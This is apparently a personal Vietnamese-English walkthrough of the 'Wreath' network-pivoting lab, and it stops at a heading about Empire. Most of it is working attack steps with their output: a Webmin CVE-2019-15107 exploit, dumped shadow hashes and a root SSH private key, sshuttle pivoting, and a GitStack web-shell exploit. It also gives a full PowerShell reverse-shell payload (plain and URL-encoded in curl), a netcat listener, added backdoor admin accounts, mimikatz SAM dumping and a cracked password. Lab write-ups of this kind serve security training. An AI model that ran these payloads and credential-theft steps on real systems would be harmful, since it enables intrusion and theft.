**Wreath - Pivoting**

**ENUM:**

Scan với nmap: nmap -A -sC -sV -T4 -p 1-15000 10.200.81.200 -Pn

OUTPUT:

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-08 00:04 EDT

Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 44.01% done; ETC: 00:07 (0:01:30 remaining)

Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 45.17% done; ETC: 00:07 (0:01:27 remaining)

Nmap scan report for thomaswreath.thm (10.200.81.200)

Host is up (0.36s latency).

Not shown: 14867 filtered tcp ports (no-response), 128 filtered tcp ports (host-unreach)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.0 (protocol 2.0)

| ssh-hostkey:

| 3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)

| 256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)

|\_ 256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)

80/tcp open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)

|\_http-title: Did not follow redirect to https://thomaswreath.thm

|\_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c

443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)

|\_http-title: Thomas Wreath | Developer

| http-methods:

|\_ Potentially risky methods: TRACE

| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB

| Not valid before: 2022-06-08T03:59:08

|\_Not valid after: 2023-06-08T03:59:08

|\_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c

|\_ssl-date: TLS randomness does not represent time

| tls-alpn:

|\_ http/1.1

9090/tcp closed zeus-admin

10000/tcp open http MiniServ 1.890 (Webmin httpd)

|\_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 182.50 seconds

máy chạy centos

Port 10k có CVE-2019-15107

**EXPLOIT WEB SERVER**

Tải file exploit cve:

git clone <https://github.com/MuirlandOracle/CVE-2019-15107>

sudo apt install python3-pip

cd CVE-2019-15107 && pip3 install -r requirements.txt

chmod +x ./CVE-2019-15107.py

Khai thác:

./CVE-2019-15107.py 10.200.81.200

Sau khi chiếm quyền thành công thì tiến hành tìm kiếm thêm thông tin.

# whoami

root

# cat /etc/passwd

root:x:0:0:root:/root:/bin/bash

bin:x:1:1:bin:/bin:/sbin/nologin

daemon:x:2:2:daemon:/sbin:/sbin/nologin

adm:x:3:4:adm:/var/adm:/sbin/nologin

lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin

sync:x:5:0:sync:/sbin:/bin/sync

shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown

halt:x:7:0:halt:/sbin:/sbin/halt

mail:x:8:12:mail:/var/spool/mail:/sbin/nologin

operator:x:11:0:operator:/root:/sbin/nologin

games:x:12:100:games:/usr/games:/sbin/nologin

ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin

nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin

dbus:x:81:81:System message bus:/:/sbin/nologin

systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin

systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin

tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin

polkitd:x:998:996:User for polkitd:/:/sbin/nologin

libstoragemgmt:x:997:995:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin

cockpit-ws:x:996:993:User for cockpit web service:/nonexisting:/sbin/nologin

cockpit-wsinstance:x:995:992:User for cockpit-ws instances:/nonexisting:/sbin/nologin

sssd:x:994:990:User for sssd:/:/sbin/nologin

sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin

chrony:x:993:989::/var/lib/chrony:/sbin/nologin

rngd:x:992:988:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin

twreath:x:1000:1000:Thomas Wreath:/home/twreath:/bin/bash

unbound:x:991:987:Unbound DNS resolver:/etc/unbound:/sbin/nologin

apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin

nginx:x:990:986:Nginx web server:/var/lib/nginx:/sbin/nologin

mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin

# cat /etc/shadow

root:$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:99999:7:::

bin:\*:18358:0:99999:7:::

daemon:\*:18358:0:99999:7:::

adm:\*:18358:0:99999:7:::

lp:\*:18358:0:99999:7:::

sync:\*:18358:0:99999:7:::

shutdown:\*:18358:0:99999:7:::

halt:\*:18358:0:99999:7:::

mail:\*:18358:0:99999:7:::

operator:\*:18358:0:99999:7:::

games:\*:18358:0:99999:7:::

ftp:\*:18358:0:99999:7:::

nobody:\*:18358:0:99999:7:::

dbus:!!:18573::::::

systemd-coredump:!!:18573::::::

systemd-resolve:!!:18573::::::

tss:!!:18573::::::

polkitd:!!:18573::::::

libstoragemgmt:!!:18573::::::

cockpit-ws:!!:18573::::::

cockpit-wsinstance:!!:18573::::::

sssd:!!:18573::::::

sshd:!!:18573::::::

chrony:!!:18573::::::

rngd:!!:18573::::::

twreath:$6$0my5n311RD7EiK3J$zVFV3WAPCm/dBxzz0a7uDwbQenLohKiunjlDonkqx1huhjmFYZe0RmCPsHmW3OnWYwf8RWPdXAdbtYpkJCReg.::0:99999:7:::

unbound:!!:18573::::::

apache:!!:18573::::::

nginx:!!:18573::::::

mysql:!!:18573::::::

# cat /root/.ssh/id\_rsa

-----BEGIN OPENSSH PRIVATE KEY-----

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

-----END OPENSSH PRIVATE KEY-----

Có user, có key rồi thì ssh vào server thôi:

ssh -i id\_wr [root@10.200.84.200](mailto:root@10.200.84.200)

**Git enum**

Download nmap binary to your computer

<https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/nmap?raw=true>

create server

python3 -m http.server 80

Access into target host:

use curl to download file

curl 10.50.85.26/nmap -o ./nmap-dai

Run scan

./nmap-dai -sn 10.200.84.0/24 -oN scan-dai

Host is up (-0.18s latency).

MAC Address: 02:F3:70:5F:3A:E7 (Unknown)

Nmap scan report for ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100)

Host is up (0.00019s latency).

MAC Address: 02:EF:0B:41:F6:17 (Unknown)

Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)

Host is up (0.00015s latency).

MAC Address: 02:A2:EE:BA:7D:4B (Unknown)

Nmap scan report for ip-10-200-84-250.eu-west-1.compute.internal (10.200.84.250)

Host is up (0.00022s latency).

MAC Address: 02:9C:9D:AF:36:F5 (Unknown)

Nmap scan report for ip-10-200-84-200.eu-west-1.compute.internal (10.200.84.200)

Host is up.

./nmap-dai 10.200.84.100,150 -oN scan-dai1

Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)

Host is up (0.00051s latency).

Not shown: 6147 filtered ports

PORT STATE SERVICE

80/tcp open http

3389/tcp open ms-wbt-server

5985/tcp open wsman

MAC Address: 02:A2:EE:BA:7D:4B (Unknown)

PIVOTING

curl 10.200.84.150

<!DOCTYPE html>

<html lang="en">

<head>

<meta http-equiv="content-type" content="text/html; charset=utf-8">

<title>Page not found at /</title>

<meta name="robots" content="NONE,NOARCHIVE">

<style type="text/css">

html \* { padding:0; margin:0; }

body \* { padding:10px 20px; }

body \* \* { padding:0; }

body { font:small sans-serif; background:#eee; }

body>div { border-bottom:1px solid #ddd; }

h1 { font-weight:normal; margin-bottom:.4em; }

h1 span { font-size:60%; color:#666; font-weight:normal; }

table { border:none; border-collapse: collapse; width:100%; }

td, th { vertical-align:top; padding:2px 3px; }

th { width:12em; text-align:right; color:#666; padding-right:.5em; }

#info { background:#f6f6f6; }

#info ol { margin: 0.5em 4em; }

#info ol li { font-family: monospace; }

#summary { background: #ffc; }

#explanation { background:#eee; border-bottom: 0px none; }

</style>

</head>

<body>

<div id="summary">

<h1>Page not found <span>(404)</span></h1>

<table class="meta">

<tr>

<th>Request Method:</th>

<td>GET</td>

</tr>

<tr>

<th>Request URL:</th>

<td>http://10.200.84.150/</td>

</tr>

</table>

</div>

<div id="info">

<p>

Using the URLconf defined in <code>app.urls</code>,

Django tried these URL patterns, in this order:

</p>

<ol>

<li>

^registration/login/$

</li>

<li>

^gitstack/

</li>

<li>

^rest/

</li>

</ol>

<p>The current URL, <code></code>, didn't match any of these.</p>

</div>

<div id="explanation">

<p>

You're seeing this error because you have <code>DEBUG = True</code> in

your Django settings file. Change that to <code>False</code>, and Django

will display a standard 404 page.

</p>

</div>

</body>

</html>

Pivoting với sshuttle:

sshuttle -r [root@10.200.84.200](mailto:root@10.200.84.200) --ssh-cmd "ssh -i id\_wr" 10.200.84.0/24 -x 10.200.84.200

To flush DNS cache in Debian GNU/Linux use command:

sudo systemd-resolve --flush-caches

If you get error message: “Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.“, enable the service on your system:

sudo systemctl enable systemd-resolved.service

Then again run the “systemd-resolve –flush-caches” command.

You can then check the statistics in order to make sure that your cache size is now zero, thus cleared. Run the following command in order to view the statistics:

sudo systemd-resolve --statistics

sshuttle pivot qua lỗ hổng ssh và tạo nên kết nối tương tự vpn


Điều này có thể xảy ra khi máy bị xâm nhập mà bạn đang kết nối là một phần của mạng con mà bạn đang cố gắng lấy quyền truy cập. Ví dụ: nếu chúng tôi đang kết nối với 172.16.0.5 và cố chuyển tiếp 172.16.0.0/24, thì chúng tôi sẽ đưa máy chủ bị xâm nhập vào bên trong mạng con mới được chuyển tiếp, do đó làm gián đoạn kết nối và khiến công cụ chết.

Để giải quyết vấn đề này, chúng tôi yêu cầu sshuttle loại trừ máy chủ bị xâm phạm khỏi phạm vi mạng con bằng cách sử dụng công -xtắc.

Để sử dụng ví dụ trước đó của chúng tôi:  
sshuttle -r [user@172.16.0.5](mailto:user@172.16.0.5) 172.16.0.0/24 -x 172.16.0.5

Điều này sẽ cho phép sshuttle tạo kết nối mà không làm gián đoạn chính nó.


Truy cập được vào IP của host khác.



dùng searchsploit để tìm cve.

Thay đổi ip, port để tấn công. Ở cuối file sẽ có đường dẫn được bôi đậm như hình. Thay đổi thành tên bất kỳ nếu muốn

Chạy file để tấn công vào git server




Ở đây đã chiếm được quyền cao nhất của máy. Với quyền này có thể xác nhận máy này là windows. Ở đây xuất hiện vấn đề là script chạy xong câu lệnh thì phải edit lại code để chạy lệnh khác, như vậy khá phức tạp.

Ta sử dụng cách khác là dùng curl để post command lên server. url chính là đường dẫn file shell tấn công từ file py lúc nãy.

curl -X POST <http://IP/web/exploit-USERNAME.php> -d "a=COMMAND"


Cách khác là dùng burpsuite



capture url và send to repeater, sau đó thêm phần

Content-Type: application/x-www-form-urlencoded  
a=<command>


Nhấn send để nhận phản hồi




Sau đó truy cập lại firewall server có ip .200 dùng curl để down bin của nc về:

curl http://10.50.85.26:8000/nc -o ./nc-dai

chmod +x nc-dai






Trên server firewall, ta add thêm 1 port mới để tạo reverse shell:

firewall-cmd --zone=public --add-port PORT/tcp

và dùng nc để lắng nghe port vừa tạo


./nc -nlvp 15426



Trở lại git server dùng payload sau để tạo reverse shell:

powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('IP',PORT);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"


nhấn ctrl+u ở payload để encode payload nếu dùng burpsuite



Nếu dùng curl thì dùng command sau:

curl -X POST http://10.200.84.150/web/exploit-dai.php -d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%2710.200.84.200%27%2C15426%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22"






Kết quả là chiếm thêm được 1 server

Trên git server tạo tk mới và add vào group admin, rdp

net user dai1 nodai1 /add

net localgroup Administrators dai1 /add

net localgroup "Remote Management Users" dai1 /add



**POST EXPLOIT**

net user dai 1:Giterver /add

Next we add our newly created account in the "Administrators" and "Remote Management Users" groups:

net localgroup Administrators dai /add  
net localgroup "Remote Management Users" dai /add

Login rdp with remmina


xfreerdp /u:dai1 /p:'nodai1' /v:10.200.84.150 +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share

bật cmd trên rdp rồi chạy mimikatz nếu

[\\tsclient\share\mimikatz\x64\mimikatz.exe](file:///\\tsclient\share\mimikatz\x64\mimikatz.exe)

Lưu ý: Nếu bạn đã sử dụng một share name khác, bạn sẽ cần thay thế điều này. Cũng như vậy, nếu lỗi lệnh, bạn có thể cần cài đặt mimikatz trên kali.

Vd: Dùng evil để upload mimikatz




tiếp theo, chúng ta cần tự cấp cho mình quyền debug và nâng tính toàn vẹn của mình lên system level

privilege::debug  
token::elevate

Bây giờ chúng ta có thể dump tất cả SAM local password hashes bằng cách sử dụng:

lsadump::sam




Sau khi dump ta có hash của admin và Thomas

Dùng crack station để crack thì được pass tài khoản Thomas :

i<3ruby

Sau đó, dùng evil-winrm để remote vào tài khoản admin




POWERHSELL EMPIRE

Khởi động empire server

